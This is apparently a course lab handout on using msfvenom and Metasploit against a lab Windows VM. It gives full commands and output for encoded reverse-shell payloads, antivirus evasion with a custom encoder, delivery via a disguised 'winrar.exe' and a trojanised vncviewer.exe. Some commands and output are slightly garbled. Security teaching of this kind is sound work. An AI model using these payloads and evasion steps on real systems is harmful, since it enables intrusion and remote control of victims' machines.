

Lab 9 – MSFVenom: Create Shellcodes and Trojans

Lab Objectives

Upon completion of this lab, you will be able to perform the following :

- Become familiar with *MSFVenom* – part of **MetaSploit Framework (MSF)** for creating payloads (shellcodes) and trojans;
- Use *msfvenom* to do the following:
 - Select a payload and configure its options;
 - Set the output file and format;
 - Eliminate bad characters;
 - Utilize encoders;
 - Customize shellcode output;
 - Test payload for Anti-virus detection;
 - Create and run a Trojan.
- Test encoded payloads;
- Exploit Microsoft Windows with the created payloads.

Lab Materials

- Tools and utilities:
 - Product: MSFVenom
 - Installed on Kali: yes
 - Manufacturer: Rapid 7
 - Web site: <https://www.metasploit.com/>
 - Kali Linux VM
 - Windows 10 VM

Lab Instructions

- Complete this lab;
- Enter your name and student ID above (Example: Boris Loza - bloza);
- Answer questions and add screenshots into the corresponding textboxes;
- Save the file on your computer for future reference;
- Save the file again as a “.pdf” file;
- Submit the PDF file for grading.

Introduction

The Metasploit Framework (MSF) offers a standalone payload (shellcode) generating utility - ***msfvenom***. You don't have to run *msfconsole* to work with *msfvenom* at the same time. Shellcode is a small piece of code used as the payload in the exploitation of a vulnerability.

With *msfvenom* one can generate payloads in a variety of formats including executable, Ruby script, and raw shellcode. You can also encode payloads to help avoid anti-virus and IDS detection.

Before working with generated payloads, it is important to understand the difference between “***staged***” and “***stageless***” payloads.

Staged payloads send a small code (“*stager*”) to the target, which connects back to the attacker and downloads the rest of the payload. Staged payloads need special payload listeners, such as *multi/handler* in Metasploit.

Stageless payloads send the **entire** payload to the target at once, and therefore don't require the attacker to provide more data. We may choose a variety of listeners, e.g. Netcat (nc.exe).

You may easily distinguish staged from *stageless* payloads by looking at their name. Staged payloads are written with a “*shell*” part of the path forwarded by the slash “***shell***”. For example - *windows/shell/reverse_tcp*. Use this payload in situations where you have limited shellcode space, most commonly in Buffer Overflows.

Stageless payloads are written with the underscore “***shell_***”. For example - *windows/shell_reverse_tcp*.

Msfvenom also offers different types of payloads, such as “*normal bind*”/“*reverse shell*” payloads (e.g. *windows/x64/shell_bind_tcp*) and *Meterpreter* (e.g. *windows/x64/meterpreter_bind_tcp*), where Meterpreter is an advanced shell with many integrated features.

Payloads are available as for different Operating Systems (Linux, Windows, OSX, Android, etc), as well for different architectures (x86, x64) and in different formats (php, java, etc.).

Part 1: Find IP Addresses of Attacking and Target Machines

1. Start Windows 10 VM. Find IP address of Windows 10 VM (Windows) by logging into it and using *ipconfig* command.
2. Start Kali Linux and open the command line interface. Find its IP address by typing *sudo ifconfig*.

Part 2: Getting Familiar with Msfvenom

1. Type the following command from Kali command line interface to start *msfvenom* and review information (“-h” - *help*) about using this utility:

```
msfvenom -h
```

2. Type the following to see a list of all available payloads (at the time of the writing this document – 566 payloads):

```
msfvenom -l payloads | more
```

Where “-l or --list” – is used to specify the “list” option and “|” is the “pipe” command. You can use “-l” to list all *payloads*, *encoders*, *nops*, *platforms*, *archs*, *encrypt*, and *formats* modules.

3. For this lab we are going to create an encoded payload for Windows OS. Encoding will make it undetectable against anti-viruses that are installed on the target machine.
4. We are going to choose the following payload (Windows Meterpreter “Reflective Injection”, Reverse TCP Stager):

```
windows/meterpreter/reverse_tcp
```

5. It will create in the memory injected *meterpreter* shell on the target machine. This reverse shell will connect back to the listener running on our Kali machine. This is how we will get a remote shell on our target.
6. Type the following to view the options that may be need to set for this payload:

```
msfvenom -p windows/meterpreter/reverse_tcp --list-options
```

Where “-p” is the payload.

Part 3: Creating Encrypted Payload

1. On Kali type:

```
msfconsole -h
```

2. To create, set and encrypt our payload we will use the following options:

-f - output format. We will specify “exe”. Use “*msfvenom --list format*” to check alleviable formats;

-e – encoder to make our payload “invisible” for anti-viruses and IDS. To list all encoders type “*msfvenom -l encoders*”. We are going to use Shikata Ga Nai encoder – *x86/shikata_ga_nai*.

In Japanese, “Shikata ga nai” means “it cannot be helped”. It is also a “polymorphic XOR additive feedback encoder”. It means that the *shikata_ga_nai* reorders instructions and dynamically selects registers to encode our payload and get different output each time, which makes it harder for signature-based detection to pick up our malicious payload. The prepended decoder is obfuscated as well, which aims to only let our target decode the payload.

Read <https://www.fireeye.com/blog/threat-research/2019/10/shikata-ga-nai-encoder-still-going-strong.html> for more information. Shikata_ga_nai encoder has a rank “excellent” that is also very important for creating “invisible” payloads.

```
x86/shikata_ga_nai          excellent   Polymorphic XOR Additive Feedback Encoder
```

-i – iterations. The number of times to encode the payload. We will use 10 times encoding. The downside of adding more iterations is that the payload size increases every iteration.

-b – characters to avoid, “badchars”, e.g. ‘\x00\x20\xff’. This is because in Buffer Overflow attacks ‘\x00’ or null byte is a very common bad character (along with ‘\x20’ (space), and ‘\xff’ (illegal character in strings)). If you use any of these “bad” bytes, you may cause the payload to be truncated, triggered by anti-virus or the application to crash. We will avoid these characters ‘\x00\x20\xff’

-o – save the payload to a file. We will save it with the unsuspicious name of *winrar.exe* file

lhost – IP address for our Kali Linux. This is going to be our “listening host”; for the target to connect back with the reverse shell to;

lport - the “listening port” that the target connects to. We are going to choose a “unsuspicious” port 8080;


3. Let’s combine everything together:

msfvenom -p windows/meterpreter/reverse_tcp -f exe -e x86/shikata_ga_nai -l 10 -b '\x00\x20\xff' -o winrar.exe lhost=<your_Kali_IP_address> lport=8080

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp -f exe -e x86/shikata_ga_nai -l 10 -b '\x00\x20\xff' -o winrar.exe lhost=192
.168.239.130 lport=8080
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai succeeded with size 503 (iteration=5)
x86/shikata_ga_nai succeeded with size 530 (iteration=6)
x86/shikata_ga_nai succeeded with size 557 (iteration=7)
x86/shikata_ga_nai succeeded with size 584 (iteration=8)
x86/shikata_ga_nai succeeded with size 611 (iteration=9)
x86/shikata_ga_nai chosen with final size 611
Payload size: 611 bytes
Final size of exe file: 73802 bytes
Saved as: winrar.exe
```

Part 4: Test Payload for Anti-Virus Detection

1. Open your web browser and go to VirusTotal.com website.
2. We are going to verify whether our payload is going to be detected by the antivirus software. VirusTotal is a service that analyzes suspicious files and attempts real-time detection of viruses, worms, trojans and malware content.
3. Drag and drop your payload:



The screenshot shows the VirusTotal analysis page for a file named `winrar.exe` with SHA256 hash `369966fcb9ad8dd2058c823fbce7e82080edea580f4480919b136dbfe0fce29`. The file size is 72.07 KB and it was uploaded on 2020-10-29 14:07:11 UTC. A red circle indicates that 56 out of 72 engines detected the file as suspicious or malicious. Below this, a table lists the detection results from various antivirus engines.

DETECTION	DETAILS	BEHAVIOR	COMMUNITY
Acronis	Suspicious	Ad-Aware	Trojan.CryptZ.Gen
AhnLab-V3	Trojan/Win32.Shell.R1283	ALYac	Trojan.CryptZ.Gen
SecureAge APEX	Malicious	Arcabit	Trojan.CryptZ.Gen
Avast	Win32:SwPatch [Wrm]	AVG	Win32:SwPatch [Wrm]
Avira (no cloud)	TR/Patched.Gen2	BitDefender	Trojan.CryptZ.Gen
BitDefenderTheta	Gen:NN.ZexaF.34590.eq1@amT2psai	Bkav	W32.FamVT.RorenNHc.Trojan
CAT-QuickHeal	Trojan.Swrort.A	ClamAV	Win.Trojan.Swrort-5710536-0
Comodo	TrojWare.Win32.Rozena.A@4jwdqr	CrowdStrike Falcon	Win/malicious_confidence_100% (D)

4. Unfortunately, most antiviruses (56 out of 72) will detect our payload even though we encoded it 10 times. With time, security companies started detecting the default encoders in Metasploit.

But no worries! We may use custom encoders (e.g. https://github.com/Sogeti-Pentest/Encrypter-Metasploit/blob/master/bf_xor.rb). Therefore, we can still leverage *msfvenom* to bypass security IDS and anti-virus protection.

5. To use the encoder, copy it to the `/usr/share/metasploit-framework/modules/encoders/x86` folder with the name `bf_xor.rb`.
6. Use the following command to include this custom encoder:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<your_Kali_IP_address> LPORT=8080 -f exe -e x86/bf_xor -o winrar.exe
```

7. However, when testing “production” payloads never use online scanners, such as VirusTotal. They will share your samples with antivirus vendors and security

companies, so they can improve their services and products. Use manual scan with Windows Defender or other anti-viruses.

Part 5: Attack Windows OS

1. On Kali start the MSFConsole:

```
msfconsole -q
```

2. Configure the *msfconsole* listener with */multi/handler* module:

```
use /exploit/multi/handler
```

3. Set **the same payload** that you used to create an encrypted one with the *msfvenom*:

```
set PAYLOAD windows/meterpreter/reverse_tcp
```

4. Check out all required options:

```
options
```

5. Set LHOST and LPORT. They **must be the same** as when you have created the payload:

```
set LHOST <your_Kali_IP_address>  
set LPORT 8080
```

6. Review that all required options are set with the “*options*” command.
7. Start the exploit (type “*run*” or “*exploit*” and press Enter):

```

msf5 exploit(multi/handler) > options
Module options (exploit/multi/handler):
  Name      Current Setting  Required  Description
  ---      -
  PAYLOAD   windows/meterpreter/reverse_tcp  yes       Reverse TCP handler
  LHOST     192.168.239.130  yes       The listen address (an interface may be specified)
  LPORT     8080              yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.239.130  yes       The listen address (an interface may be specified)
  LPORT     8080              yes       The listen port

Exploit target:
  Id  Name
  --  ---
  0    Wildcard Target

[*] Started reverse TCP handler on 192.168.239.130:8080

```

8. We have started the listener on our attacking machine. Now we have to deliver the payload.

Part 6: Delivering Payload

1. On Kali Linux start the Apache2 webserver:


```
sudo service apache2 start
```

```
sudo service apache2 status
```

2. Copy newly created *winrar.exe* payload to the webserver root directory:

```
sudo cp winrar.exe /var/www/html
```


3. We will simulate a malware download attack.
4. Start Windows 10 VM.
5. For this lab we are going to disable Windows Defender. Search for “*windows defender*”.
6. Start Windows Defender and click on “*Real-time protection*” to disable it (don’t forget to re-enable it after you complete this lab).



7. Open the web browser on Windows and type in the address:

`<your_Kali_IP_address>/winrar.exe`

8. Click “Run”:



9. Go back to Kali and check the *msfconsole*:


```

msf5 exploit(multi/handler) > options payload
Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  ---  -
  PAYLOAD  windows/meterpreter/reverse_tcp  yes  Reverse TCP handler

Payload options (windows/meterpreter/reverse_tcp):
  Name  Current Setting  Required  Description
  ---  -
  EXITFUNC  thread  yes  Exit technique (Accepted: '', seh, thread, process, none)
  LHOST  192.168.239.130  yes  The listen address (an interface may be specified)
  LPORT  8080  yes  The listen port address

Exploit target:
  Id  Name
  --  -
  0  Wildcard Target

msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.239.130:8080
[*] Sending stage (176195 bytes) to 192.168.239.129
[*] Meterpreter session 6 opened (192.168.239.130:8080 → 192.168.239.129:50779) at 2020-10-27 15:20:29 -0400

meterpreter > getuid
Server username: MSEDGEWIN10\IEUser
meterpreter >

```

10. Congratulations, you just have hacked the Windows box!


11. We are getting the “*meterpreter*” shell prompt. Check your permissions. One of the ways to do this in Meterpreter is with the “*getuid*” command:

Part 8: Creating a Trojan

1. We can create a Trojan from an existing executable file.
2. *Msfvenom* allows to embed payloads within existing Windows executables. This can be used to create Trojans. Trojan horse (or simply trojan) is any malware which misleads users of its true intent. It is a legitimate program that hides malicious code inside.
3. The “-x” option selects the executable to use as a template for the payload. You can find many useful Windows executable files in the “*/usr/share/windows-binaries*” directory.
4. We will also use “-k” option that will allow our payload to run *in a separate, new thread*, thus allowing normal continuation of the executable while the payload is activated:
5. Type the following command to create the trojan:

```
msfvenom -p windows/shell/reverse_tcp -x /usr/share/windows-  
binaries/vncviewer.exe -k -f exe -o vncviewer.exe  
lhost=<your_Kali_IP_address> lport=8080
```

6. Transfer this trojan to the Windows VM.
7. Start your *msfconsole*.
8. Use *multi/handler* exploit and *windows/shell/reverse_tcp* payload.
9. Set LHOST and LPORT appropriately.
10. Start the listener ("run").
11. Go to your Windows VM and run *vncviewer.exe*
12. Observe the output on both Windows and Kali Linux.



```
msf5 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 192.168.239.130:8080  
[*] Encoded stage with x86/shikata_ga_nai  
[*] Sending encoded stage (267 bytes) to 192.168.239.129  
[*] Command shell session 4 opened (192.168.239.130:8080 → 192.168.239.129:51115) at 2020-10-29 11:00:58 -0400  
C:\Users\IEUser\Downloads>
```

13. Run "whoami" on kali linux command prompt and insert the screenshot here:

OPTIONAL (NOT REQUIRED FOR THE LAB BUT GOOD PRACTICE)

Part 9:

1. Change *msfvenom* options to the following (***make sure you specify the architecture and payload for your target***):
 - a. Payload: *windows/shell/reverse_tcp*
 - b. Encoder: *x86/alpha_mixed* (alphanumeric uppercase- and lowercase-encoded shellcode)
 - c. Iterations: *5*
 - d. Bad characters to avoid option: *don't use this option for this exercise.*
 - e. Payload name: *screensaver.exe*
2. Upload this payload to Windows machine.
3. Start *msfconsole*.
4. Configure the *msfconsole* listener with the correct module (as for the Section 5)
5. Set the same payload that you used to create an encrypted one with the *msfvenom*.
6. Check all required options.
7. Run the listener.
8. Execute *screensaver.exe* file on the target machine.
9. When the connection is established press <ENTER>
10. Type **your own name** at the prompt (similar to the example below).
11. Take a screenshot of the completed work from your Kali Linux and insert it in the form below:

12. Example:

```

Payload options (windows/shell/reverse_tcp):
--
Name      Current Setting  Required  Description
--
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.239.130  yes       The listen address (an interface may be specified)
LPORT     8080             yes       The listen port

msf5 > save -o w.exe
[+] Saved w.exe
msf5 > load -c w.exe /var/www/html/
[*] Loaded w.exe

Exploit target:
--
Id  Name
--
0   Wildcard Target

msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.239.130:8080
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.239.129
[*] Command shell session 2 opened (192.168.239.130:8080 -> 192.168.239.129:51100) at 2020-10-29 10:32:59 -0400

C:\Users\IEUser\Downloads>whoami
msedgewin10\ieuser

C:\Users\IEUser\Downloads>Boris Loza

```

Part 10: Submit your lab



- Doublecheck all your answers.
- Save the file on your computer for future reference.
- Save the file again as a “.pdf” file.
- Submit the PDF file for grading.